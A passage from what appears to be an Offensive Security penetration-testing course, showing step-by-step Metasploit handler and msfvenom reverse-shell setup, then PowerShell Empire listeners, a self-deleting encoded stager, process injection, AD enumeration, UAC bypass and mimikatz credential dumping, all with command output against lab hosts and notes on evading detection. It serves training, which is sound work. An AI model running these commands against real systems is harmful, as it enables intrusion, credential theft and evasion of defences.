
While the Metasploit Framework automates quite a bit for us, we can further automate repetitive commands inside the framework itself.

When we use a payload to create a standalone executable or a client-side attack vector like an HTML application, we select options like payload type, local host, and local port. The same options must then be set in the multi/handler module. To streamline this, we can take advantage of Metasploit resource scripts. We can use any number of Metasploit commands in a resource script.

For example, using a standard editor, we will create a script in our home directory named setup.rc. In this script, we will set the payload to windows/meterpreter/reverse_https and configure the relevant *LHOST* and *LPORT* parameters. We also enable stage encoding using the x86/shikata_ga_nai encoder and configure the post/windows/manage/migrate module to be executed automatically using the *AutoRunScript* option. This will cause the spawned meterpreter to automatically launch a background notepad.exe process and migrate to it. Finally, the *ExitOnSession* parameter is set to "false" to ensure that the listener keeps accepting new connections and the module is executed with the **-j** and **-z** flags to stop us from automatically interacting with the session. The commands for this are as follows:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set LHOST 10.11.0.4
set LPORT 443
set EnableStageEncoding true
set StageEncoder x86/shikata_ga_nai
set AutoRunScript post/windows/manage/migrate
set ExitOnSession false
exploit -j -z
```

Listing 815 - Metasploit resource script to set up multi/handler

After saving the script, we can execute it by passing the **-r** flag to **msfconsole** as shown in Listing 816.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo msfconsole -r setup.rc
...
[*] Processing setup.rc for ERB directives.
resource (setup.rc)> use exploit/multi/handler
resource (setup.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (setup.rc)> set LHOST 10.11.0.4
LHOST => 10.11.0.4
resource (setup.rc)> set LPORT 443
LPORT => 443
resource (setup.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (setup.rc)> set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai
resource (setup.rc)> set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (setup.rc)> set ExitOnSession false
ExitOnSession => false
resource (setup.rc)> exploit -j -z
[*] Exploit running as background job 0.
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://10.11.0.4:443
```

Listing 816 - Executing the resource script

With the listener configured and running, we can, for example, launch an executable containing a meterpreter payload from our Windows VM. We can create this executable with **msfvenom**:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_https  LHOST=10.11.0.4 LPORT=443
-f exe -o met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 589 bytes
Final size of exe file: 73802 bytes
Saved as: met.exe
```

Listing 817 - Creating a meterpreter executable

When executed, our multi/handler accepts the connection:

```
[*] https://10.11.0.4:443 request from 10.11.0.22; Encoded stage with shikata_ga_nai
[*] https://10.11.0.4:443 request from 10.11.0.22; Staging x86 payload (180854 bytes)
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.0.22:49783)
[*] Session ID 1 (10.11.0.4:443 -> 10.11.0.22:49783) processing AutoRunScript 'post/wi
ndows/manage/migrate'
[*] Running module against CLIENT251
[*] Current server process: test.exe (7520)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 4724
[+] Successfully migrated to process 4724
```

Listing 818 - Metasploit multi/handler accepting connection

The session was spawned using an encoded second stage payload and successfully migrated automatically into the notepad.exe process.

Copyright © Offensive Security Ltd. All rights reserved.



22.6.1.1 Exercise

1. Create a resource script using both a second stage encoder and autorun scripts and use it with the meterpreter payload.

22.7 Wrapping Up

The Metasploit Framework is valuable in almost every phase of a penetration test, including passive and active information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

In this module, we walked through some of the primary features of the Metasploit Framework. However, with such an overwhelming number of modules and features, it's easy to get lost. To help solidify these techniques, we strongly recommend that you thoroughly complete the exercises in this module and refer to the free Offensive Security online course, Metasploit Unleashed,[718] for much more in-depth training and information.

[718] (Offensive Security, 2017), https://www.offensive-security.com/metasploit-unleashed/Using_the_Database

Copyright © Offensive Security Ltd. All rights reserved.

23. PowerShell Empire

Empire[719] is a "PowerShell and Python post-exploitation agent" with a heavy focus on client-side exploitation and post-exploitation of Active Directory (AD) deployments.

Exploitation and post-exploitation are performed using PowerShell on Windows, and Python on Linux and macOS. Empire relies on standard pre-installed libraries and features; PowerShell execution requires only PowerShell version 2 (pre-installed since Windows 7) and Linux and Mac modules require Python 2.6 or 2.7.

> *Historically, PowerShell Empire focused on Windows exploitation, while a separate project, known as EmPyre,*[720] *targeted Mac OS X/macOS and Linux. In the second major release of PowerShell Empire, these projects were merged, maintaining the original name, often simply referred to as Empire. The PowerShell Empire project is no longer supported by the original developers, but updated forks have been created such as BC-SECURITY.*[721] *The forked version has recently released a version 3.0.*[722]

While Empire seems to share many features with the Metasploit Framework, they are quite different in nature. Metasploit includes a vast collection of exploits designed to gain initial access. Empire, on the other hand, is designed as a post-exploitation tool targeted primarily at Active Directory environments. It tends to leverage built-in features of the target operating system and its major applications.

23.1 Installation, Setup, and Usage

To install Empire on Kali Linux, we'll clone the project from the public GitHub repository with **`git clone`**, and run the **`install.sh`** script:

```
kali@kali:~$ cd /opt

kali@kali:/opt$ sudo git clone https://github.com/PowerShellEmpire/Empire.git
Cloning into 'Empire'...
remote: Enumerating objects: 12216, done.
remote: Total 12216 (delta 0), reused 0 (delta 0), pack-reused 12216
Receiving objects: 100% (12216/12216), 21.96 MiB | 3.22 MiB/s, done.
Resolving deltas: 100% (8312/8312), done.

kali@kali:/opt$ cd Empire/
```

[719] (Empire Project, 2019), https://github.com/EmpireProject/Empire

[720] (Will Schroeder, 2016), https://www.harmj0y.net/blog/empyre/building-an-empyre-with-python/

[721] (BC Security, 2019), https://github.com/BC-SECURITY/Empire

[722] (BC Security , 2019), https://github.com/BC-SECURITY/Empire/tree/dev

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:/opt/Empire$ sudo ./setup/install.sh
...
```

Listing 819 - Installation of PowerShell Empire on Kali Linux

Empire allows for collaboration between penetration testers across multiple servers using shared private keys and by extension, shared passwords. However, we are installing a single instance, so we'll press Return at the password prompt to generate a random password.

```
...
 [>] Enter server negotiation password, enter for random generation:
```

Listing 820 - Generating a random server negotiation password

With the framework installed, we can launch Empire with the aptly-named Python script, **empire**.

```
kali@kali:/opt/Empire$ sudo ./empire
...
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```

Listing 821 - Starting up PowerShell Empire

23.1.1 PowerShell Empire Syntax

We can use **help** to list various commands available within Empire, including listeners, stagers, agents, and modules.

```
(Empire) > help

Commands
========
agents            Jump to the Agents menu.
creds             Add/display credentials to/from the database.
exit              Exit Empire
help              Displays the help menu.
interact          Interact with a particular agent.
list              Lists active agents or listeners.
```


Copyright © Offensive Security Ltd. All rights reserved.

```
listeners          Interact with active listeners.
load               Loads Empire modules from a non-standard folder.
plugin             Load a plugin file to extend Empire.
plugins            List all available and active plugins.
preobfuscate       Preobfuscate PowerShell module_source files
reload             Reload one (or all) Empire modules.
report             Produce report CSV and log files: sessions.csv, credentials.csv, mas
reset              Reset a global option (e.g. IP whitelists).
resource           Read and execute a list of Empire commands from a file.
searchmodule       Search Empire module names/descriptions.
set                Set a global option (e.g. IP whitelists).
show               Show a global option (e.g. IP whitelists).
usemodule          Use an Empire module.
usestager          Use an Empire stager.
```

Listing 822 - Empire options from the help command

23.1.2 Listeners and Stagers

We'll begin our tour of Empire with a brief discussion of listeners and stagers. Equivalent to Metasploit's multi/handler, listeners accept inbound connections from various Empire agents.

Stagers are small pieces of code generated by Empire that are executed on the victim and connect back to a listener. They set up a connection between the victim and the attacker and perform additional tasks to facilitate the transfer of a staged payload.

To begin an Empire session, we will first enter the **`listeners`** context, then print available listeners with **`uselistener`** followed by a Space and a double Tab to engage Empire's tab completion feature.

```
(Empire) > listeners
[!] No listeners currently active

(Empire: listeners) > uselistener
dbx           http_com      http_hop      meterpreter
http          http_foreign  http_mapi     redirector
```

Listing 823 - Listing the listener types

The *http* listener is the most basic listener and like the windows/meterpreter/reverse_http payload in Metasploit, communicates through a series of HTTP GET and POST requests to simulate legitimate HTTP traffic.

> *The redirector listener is also worth mentioning as it creates a pivot that enables communications with an internal network through a compromised host.*

Once we've chosen a listener, we can run the **`uselistener`** command to select it and **`info`** to display information and syntax:

```
(Empire: listeners) > uselistener http

(Empire: listeners/http) > info
```


Copyright © Offensive Security Ltd. All rights reserved.

```
    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

Name              Required    Value                           Description
----              --------    -------                         -----------
...
KillDate          False                                       Date for the listener t
o exit (MM/dd/yyyy).
Name              True        http                            Name for the listener.
Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
DefaultDelay      True        5                               Agent delay/reach back
interval (in seconds).
DefaultLostLimit  True        60                              Number of missed checki
ns before exiting
WorkingHours      False                                       Hours for the agent to
operate (09:00-17:00).
...
Host              True        http://10.11.0.4:80       Hostname/IP for staging.
CertPath          False                                       Certificate path for ht
tps listeners.
DefaultJitter     True        0.0                             Jitter in agent reachba
ck interval (0.0-1.0).
Proxy             False       default                         Proxy to use for reques
t (default, none, or other).
...
BindIP            True        0.0.0.0                         The IP to bind to on th
e control server.
Port              True        80                              Port for the listener.
ServerVersion     True        Microsoft-IIS/7.5               Server header for the c
ontrol server.
...
```

Listing 824 - HTTP listener options

As shown in the above listing, there are many options, but most are already set or are optional. The most important parameters are *Host* and *Port*, which are used to select the local IP address or hostname and the port number of the listener, respectively. We can set the *Host* as follows:

```
(Empire: listeners) > set Host 10.11.0.4
(Empire: listeners) >
```

There are additional settings worth noting. *DefaultDelay* attempts to simulate more legitimate HTTP traffic by setting the wait interval callback time from the compromised host to the listener. *DefaultJitter* makes the traffic seem less programmatically generated by setting *DefaultDelay* to a random offset. *KillDate* will self-terminate the listeners on all compromised hosts on the specified date. This is especially useful when performing cleanup after a penetration test.

Copyright © Offensive Security Ltd. All rights reserved.

Once the options are set, we can start the listener with the **execute** command and return to the main listener menu with **back**. Lastly, we can list all available stagers with **usestager** followed by Space and double Tab.

```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!

(Empire: listeners/http) > back

(Empire: listeners) > usestager
multi/bash                osx/launcher              windows/launcher_bat
multi/launcher            osx/macho                 windows/launcher_lnk
multi/macro               osx/macro                 windows/launcher_sct
multi/pyinstaller         osx/pkg                   windows/launcher_vbs
multi/war                 osx/safari_launcher       windows/launcher_xml
osx/applescript           osx/teensy                windows/macro
osx/application           windows/bunny             windows/macroless_msword
osx/ducky                 windows/dll               windows/teensy
osx/dylib                 windows/ducky
osx/jar                   windows/hta
```

Listing 825 - Available stagers

As shown in Listing 825, Empire supports stagers for Windows, Linux, and OS X. Windows stagers include support for standard DLLs, HTLM Applications, Microsoft Office macros, and more exotic stagers such as *windows/ducky* for use with the USB Rubber Ducky.[723]

To get an idea of how this works, let's try out the *windows/launcher_bat* stager. After selecting the stager, we can review the options with the **info** command.

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat File to output .bat launcher to,
                                                 otherwise displayed on the screen.
```

[723] (Hak5, 2019), https://hakshop.com/products/usb-rubber-ducky-deluxe

Copyright © Offensive Security Ltd. All rights reserved.

```
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation type
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscatio
                                                 Only used if Obfuscate switch is True
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use f
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the stag
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, no
                                                 or other).
  Delete           False       True              Switch. Delete .bat after running.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
```

Listing 826 - Options for the launcher_bat stager

We can configure the *Listener* parameter with the **set** command followed by the name of the listener we just created. Finally, we'll create the stager with **execute** as shown in Listing 827.

```
Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) >
```

Listing 827 - Creating the bat stager

To better understand the stager we just created, let's take a look at the partial content of the generated launcher.bat file.

```
kali@kali:/opt/Empire$ cat /tmp/launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAcwBp...
start /b "" cmd /c del "%~f0"&exit /b
```

Listing 828 - PowerShell Empire stager

The stager is a base64-encoded PowerShell command string. This first-stage payload will connect to the listener and fetch the rest of the Empire agent code.

23.1.3 The Empire Agent

Now that we have our listener running and our stager prepared, we will need to deploy an agent on the victim. An agent is simply the final payload retrieved by the stager, and it allows us to execute commands and interact with the system. The stager (in this case the .bat file) deletes itself and exits once it finishes execution.

Once the agent is operational on the target, it will set up an AES-encrypted communication channel with the listener using the data portion of the HTTP GET and POST requests.

Copyright © Offensive Security Ltd. All rights reserved.

We will first copy the launcher.bat script to the Windows 10 workstation and execute it from a command prompt.




Figure 316: Execution of launcher

After successful execution of the launcher script, an initial agent call will appear in our Empire session as shown in Listing 829:

```
(Empire: stager/windows/launcher_bat) > [+] Initial agent S2Y5XW1L from 10.11.0.22 now
active (Slack)
```

Listing 829 - PowerShell Empire agent connection

Next, we can use the **agents** command to display all active agents.

```
(Empire: stager/windows/launcher_bat) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0

(Empire: agents) >
```

Listing 830 - PowerShell Empire agent connection

Now, we can use the **interact** command followed by the agent name to interact with our agent and execute commands.

In this case, we will run **sysinfo** to retrieve information about the compromised host (Listing 831).

```
(Empire: agents) > interact S2Y5XW1L

(Empire: S2Y5XW1L) > sysinfo

(Empire: S2Y5XW1L) > sysinfo: 0|http://10.11.0.4:80|corp|offsec|CLIENT251|10.11.0.22|M
icrosoft Windows 10 Pro|False|powershell|2976|powershell|5

Listener:         http://10.11.0.4:80
Internal IP:    10.11.0.22
Username:         corp\offsec
Hostname:       CLIENT251
OS:               Microsoft Windows 10 Pro
```


Copyright © Offensive Security Ltd. All rights reserved.



```
High Integrity:   0
Process Name:     powershell
Process ID:       2976
Language:         powershell
Language Version: 5
...
```

Listing 831 - Executing the sysinfo command

Note that the command does not return immediately. This delay is caused by the *DefaultDelay* parameter, which is currently set to the default value of five seconds.

The **help** command (Listing 832) shows all available commands, such as **upload**, **download**, and **screenshot**, which are self-explanatory. In addition, we can use **shell** to execute a command and **spawn** to create an additional agent on the same host.

```
(Empire: S2Y5XW1L) > help

Agent Commands
==============
agents             Jump to the agents menu.
back               Go back a menu.
bypassuac          Runs BypassUAC, spawning a new high-integrity agent for a listener.
clear              Clear out agent tasking.
creds              Display/return credentials from the database.
download           Task an agent to download a file.
exit               Task agent to exit.
help               Displays the help menu or syntax for particular commands.
info               Display information about this agent
injectshellcode    Inject listener shellcode into a remote process. Ex. injectshellcode
jobs               Return jobs or kill a running job.
kill               Task an agent to kill a particular process name or ID.
killdate           Get or set an agent's killdate (01/01/2016).
list               Lists all active agents (or listeners).
listeners          Jump to the listeners menu.
lostlimit          Task an agent to change the limit on lost agent detection
main               Go back to the main menu.
mimikatz           Runs Invoke-Mimikatz on the client.
psinject           Inject a launcher into a remote process. Ex. psinject <listener> <pi
pth                Executes PTH for a CredID through Mimikatz.
rename             Rename the agent.
resource           Read and execute a list of Empire commands from a file.
revtoself          Uses credentials/tokens to revert token privileges.
sc                 Takes a screenshot, default is PNG. Giving a ratio means using JPEG.
scriptcmd          Execute a function in the currently imported PowerShell script.
scriptimport       Imports a PowerShell script and keeps it in memory in the agent.
searchmodule       Search Empire module names/descriptions.
shell              Task an agent to use a shell command.
sleep              Task an agent to 'sleep interval [jitter]'
spawn              Spawns a new Empire agent for the given listener name. Ex. spawn <li
steal_token        Uses credentials/tokens to impersonate a token for a given process I
sysinfo            Task an agent to get system information.
updateprofile      Update an agent connection profile.
upload             Task an agent to upload a file.
usemodule          Use an Empire PowerShell module.
workinghours       Get or set an agent's working hours (9:00-17:00).
```


Copyright © Offensive Security Ltd. All rights reserved.



```
(Empire: S2Y5XW1L) >
```

Listing 832 - Executing the help command

As with a meterpreter payload, Empire allows us to migrate our payload into a different process. We can do that by first using **ps** to view all running processes. Once we choose our target process, we'll migrate the payload with **psinject** command, including the name of the listener and the process id as our command arguments:

```
(Empire: S2Y5XW1L) > ps
ProcessName             PID Arch UserName    MemUsage
-----------             --- ---- --------    --------
Idle                      0 x86  N/A         0.00 MB
System                    4 x86  N/A         0.00 MB
........
explorer               3568 x86  corp\offsec 3.41 MB
svchost                3820 x86  corp\offsec 9.18 MB
........

(Empire: S2Y5XW1L) > psinject http 3568
[*] Tasked U9M3SBHG to run TASK_CMD_JOB
[*] Agent U9M3SBHG tasked with task ID 4
[*] Tasked agent U9M3SBHG to run module powershell/management/psinject
Job started: BCMWAV
[*] Agent U9M3SBHG returned results
[*] Sending POWERSHELL stager (stage 1) to 10.11.0.22
[*] New agent DWZ49BAP checked in
[+] Initial agent DWZ49BAP from 10.11.0.22 now active (Slack)
[*] Sending agent (stage 2) to DWZ49BAP at 10.11.0.22 //-->
(Empire: S2Y5XW1L) >
```

Listing 833 - Injecting into the explorer.exe process

It is important to note that, unlike the migration feature of the meterpreter payload, once the process migration is completed, the original Empire agent remains active and we must manually switch to the newly created agent as shown below:

```
(Empire: DWZ49BAP) > agents

[*] Active agents:

Name       Lang  Internal IP  Machine Name  Username     Process             Delay
---------  ----  -----------  ------------  ---------    -------             -----
S2Y5XW1L   ps    10.11.0.22   CLIENT251     corp\offsec  powershell/2976     5/0.0
DWZ49BAP   ps    10.11.0.22   CLIENT251     corp\offsec  explorer/3568       5/0.0

(Empire: agents) > interact DWZ49BAP
(Empire: DWZ49BAP) >
```

Listing 834 - Switching to the new agent

23.1.3.1 Exercises

Now that we've walked through the basic features of PowerShell Empire, try these exercises on your own to solidify your knowledge.

1. Install and start PowerShell Empire on your Kali system.

Copyright © Offensive Security Ltd. All rights reserved.

2. Create a PowerShell Empire listener on your Kali machine and execute a stager on your Windows 10 client.
3. Experiment with the PowerShell Empire agent and its basic functionality.

23.2 PowerShell Modules

The power of Empire agents lies in the various modules offered by the framework. We can list all available modules by running **`usemodule`** followed by a Space and double Tab.

```
(Empire: S2Y5XW1L) > usemodule
Display all 204 possibilities? (y or n)
code_execution/invoke_dllinjection
code_execution/invoke_metasploitpayload
code_execution/invoke_ntsd
code_execution/invoke_reflectivepeinjection
code_execution/invoke_shellcode
code_execution/invoke_shellcodemsil
collection/ChromeDump
collection/FoxDump
collection/USBKeylogger*
collection/WebcamRecorder
collection/browser_data
...
```

Listing 835 - Available modules in PowerShell Empire

The modules are divided into multiple categories but also include basic features such as keylogging, screenshots, and file downloads.

23.2.1 Situational Awareness

Let's take a look at a few modules to see what they consist of. We will target the dedicated Active Directory lab environment in this section.

To begin, let's explore the *situational_awareness* category. While there are many methods and commands for performing network enumeration, the primary focus of this category is on local client and Active Directory enumeration.

Copyright © Offensive Security Ltd. All rights reserved.

The Active Directory enumeration modules are found in the network sub-category with a prefix of PowerView. This is a reference to @harmj0y's original Veil-PowerView[724] project.

For example, we can use the get_user module and then issue the **info** command to display information about the module (Listing 836).

Pay close attention to the syntax in this example. To select a module from the "empire base prompt", we include the full path to the module. If we were not at this base prompt, we would prepend the module path with powershell/.

```
(Empire:2Y5XW1L) > usemodule situational_awareness/network/powerview/get_user

(powershell/situational_awareness/network/powerview/get_user) > info

              Name: Get-DomainUser
            Module: powershell/situational_awareness/network/powerview/get_user
       NeedsAdmin: False
        OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @harmj0y

Description:
  Query information for a given user or users in the specified
  domain. Part of PowerView.

Comments:
  https://github.com/PowerShellMafia/PowerSploit/blob/dev/Reco
  n/

Options:

Name               Required    Value      Description
----               --------    -------    -----------
Domain             False                  The domain to use for the query,
                                          defaults to the current domain.
LDAPFilter         False                  Specifies an LDAP query string that is
                                          used to filter Active Directory objects.
ServerTimeLimit    False                  Specifies the maximum amount of time the
```

[724] (PowerShellEmpire, 2019), https://github.com/PowerShellEmpire/PowerTools

Copyright © Offensive Security Ltd. All rights reserved.

```
                                        server spends searching. Default of 120
                                        seconds.
FindOne             False               Only return one result object.
TrustedToAuth       False               Switch. Return computer objects that are
                                        trusted to authenticate for other
                                        principals.
PreauthNotRequired  False               Switch. Return user accounts with "Do
                                        not require Kerberos preauthentication"
                                        set.
Agent               True        S2Y5XW1L  Agent to run module on.
Server              False               Specifies an active directory server
                                        (domain controller) to bind to
...
```

Listing 836 - Get_User module information

Notice that the line breaks in this longer Empire command does not wrap correctly. This is only a display issue and does not affect our typed commands.

Let's take a look at the header section in the above listing. The *Name*, *Module*, and *Language* fields are self-explanatory.

If the *NeedsAdmin* field is set to "True", the script requires local Administrator permissions. If the *OpsecSafe* field is set to "True", the script will avoid leaving behind indicators of compromise, such as temporary disk files or new user accounts. This stealth-driven approach has a greater likelihood of evading endpoint protection mechanisms.

The *MinLanguageVersion* field describes the minimum version of PowerShell required to execute the script. This is especially relevant when working with Windows 7 or Windows Server 2008 R2 targets as they ship with PowerShell version 2.

Background tells us if the module executes in the background without visibility for the victim, while *OutputExtension* tells us the output format if the module returns output to a file.

There are several options in Listing 836. In this particular module, all options except *Agent* (which is already set) are optional and the module will work as-is, enumerating all users in the target Active Directory.

We could set any number of filtering options or **execute** the module as shown in Listing 837.

```
 > (powershell/situational_awareness/network/powerview/get_user) > execute
Job started: LP1URA

...
distinguishedname     : CN=Jeff_Admin,OU=Admins,OU=CorpUsers,DC=corp,DC=com
objectclass           : {top, person, organizationalPerson, user}
displayname           : Jeff_Admin
lastlogontimestamp    : 2/19/2019 8:15:57 PM
userprincipalname     : jeff_admin@corp.com
name                  : Jeff_Admin
objectsid             : S-1-5-21-3048852426-3234707088-723452474-1104
samaccountname        : jeff_admin
admincount            : 1
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
```


Copyright © Offensive Security Ltd. All rights reserved.

```
cn                    : Jeff_Admin
whenchanged           : 2/19/2019 7:15:57 PM
instancetype          : 4
usncreated            : 12613
objectguid            : 7bbdcd8c-e139-478c-86dd-abdef0f71d58
lastlogoff            : 1/1/1601 1:00:00 AM
objectcategory        : CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com
dscorepropagationdata : {2/19/2019 1:05:25 PM, 2/19/2019 12:56:22 PM, 1/1/1601 12:00:0
memberof              : CN=Domain Admins,CN=Users,DC=corp,DC=com
...
```

Listing 837 - Executing the module

In addition to the enumeration tools in the PowerView subcategory, the situational_awareness category also includes a wide variety of network and port scanners.

The *Bloodhound* module is especially noteworthy. It automates much of PowerView's functionality, collecting all computers, users, and groups in the domain as well as all currently logged-in users. The output is stored in CSV files suitable for use with the backend *BloodHound* application,[725] which uses graph theory[726] to highlight often-overlooked and highly complex attack paths in an Active Directory environment.

23.2.2 Credentials and Privilege Escalation

The *privesc* category contains privilege escalation modules. One of the more interesting modules in this group is *powerup/allchecks*.[727] It uses several techniques based on misconfigurations such as unquoted service paths, improper permissions on service executables, and much more.

```
(Empire: powershell/situational_awareness/network/powerview/get_user) > usemodule powe
rshell/privesc/powerup/allchecks

(Empire: powershell/privesc/powerup/allchecks) > execute
Job started: N459AD

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.
...
```

Listing 838 - Using the PowerUp allchecks module

The *bypassuac_fodhelper* module is quite useful if we have access to a local administrator account. Depending on the local Windows version, this module can bypass UAC and launch a high-integrity PowerShell Empire agent:

```
(Empire: S2Y5XW1L) > usemodule privesc/bypassuac_fodhelper

(Empire: powershell/privesc/bypassuac_fodhelper) > info
```

[725] (BloodHoundAD, 2019), https://github.com/BloodHoundAD/BloodHound

[726] (Andy Robbins, 2017), https://neo4j.com/blog/bloodhound-how-graphs-changed-the-way-hackers-attack/

[727] (PowerShellEmpire, 2019), https://www.powershellempire.com/?page_id=378

Copyright © Offensive Security Ltd. All rights reserved.

```
              Name: Invoke-FodHelperBypass
            Module: powershell/privesc/bypassuac_fodhelper
       NeedsAdmin: False
        OpsecSafe: False
         Language: powershell
MinLanguageVersion: 2
       Background: True
   OutputExtension: None

Authors:
  Petr Medonos

Description:
  Bypasses UAC by performing an registry modification for
  FodHelper (based on https://winscripting.blog/2017/05/12
  /first-entry-welcome-and-uac-bypass/)

Comments:
  https://winscripting.blog/2017/05/12/first-entry-welcome-
  and-uac-bypass/

Options:

Name       Required    Value           Description
----       --------    -------         -----------
Listener   True                        Listener to use.
UserAgent  False       default         User-agent string to use for the staging
                                       request (default, none, or other).
Proxy      False       default         Proxy to use for request (default, none,
                                       or other).
Agent      True        S2Y5XW1L        Agent to run module on.
ProxyCreds False       default         Proxy credentials
                                       ([domain\]username:password) to use for
                                       request (default, none, or other).

(Empire: powershell/privesc/bypassuac_fodhelper) > set Listener http

(Empire: powershell/privesc/bypassuac_fodhelper) > execute
[>] Module is not opsec safe, run? [y/N] y

(Empire: powershell/privesc/bypassuac_fodhelper) >
Job started: 4STVDU
[+] Initial agent K678VC13 from 10.11.0.22 now active (Slack)

(Empire: powershell/privesc/bypassuac_fodhelper) >
```

Listing 839 - Bypassing UAC using PowerShell Empire

Once we have a high-integrity session, we can perform actions that require local administrator or SYSTEM rights, such as executing mimikatz to dump cached credentials.

```
(Empire: agents) > interact K678VC13

(Empire: K678VC13) > usemodule credentials/
credential_injection*     mimikatz/extract_tickets  mimikatz/sam*
enum_cred_store           mimikatz/golden_ticket    mimikatz/silver_ticket
```


Copyright © Offensive Security Ltd. All rights reserved.

```
invoke_kerberoast          mimikatz/keys*             mimikatz/trust_keys*
mimikatz/cache*            mimikatz/logonpasswords*   powerdump*
mimikatz/certs*            mimikatz/lsadump*          sessiongopher
mimikatz/command*          mimikatz/mimitokens*       tokens
mimikatz/dcsync            mimikatz/pth*              vault_credential*
mimikatz/dcsync_hashdump   mimikatz/purge
```

Listing 840 - Mimikatz in PowerShell Empire

The *credentials* category in Listing 840 contains multiple mimikatz commands that have been ported into Empire. The commands marked with an asterisk require a high-integrity Empire agent.

Empire uses reflective DLL injection[728] to load the mimikatz library into the agent directly from memory.

Loading our malicious executable in this way minimizes the risk of detection since most EDR solutions only analyze files stored on the hard drive.

> *This method is custom-coded into the agent as Windows does not expose any official APIs (similar to LoadLibrary) that would allow us to achieve the same objective.*

Let's take a look at a high-integrity access module such as *logonpasswords*:

```
(Empire: K678VC13) > usemodule credentials/mimikatz/logonpasswords

(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
Job started: NXK271

Hostname: client251.corp.com / S-1-5-21-3048852426-3234707088-723452474

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 244851 (00000000:0003bc73)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp
Logon Server      : DC01
Logon Time        : 2/20/2019 10:36:32 PM
SID               : S-1-5-21-3048852426-3234707088-723452474-1103
    msv :
     [00000003] Primary
     * Username : offsec
     * Domain   : corp
     * NTLM     : e2b475c11da2a0748290d87aa966c327
     * SHA1     : 8c77f430e4ab8acb10ead387d64011c76400d26e
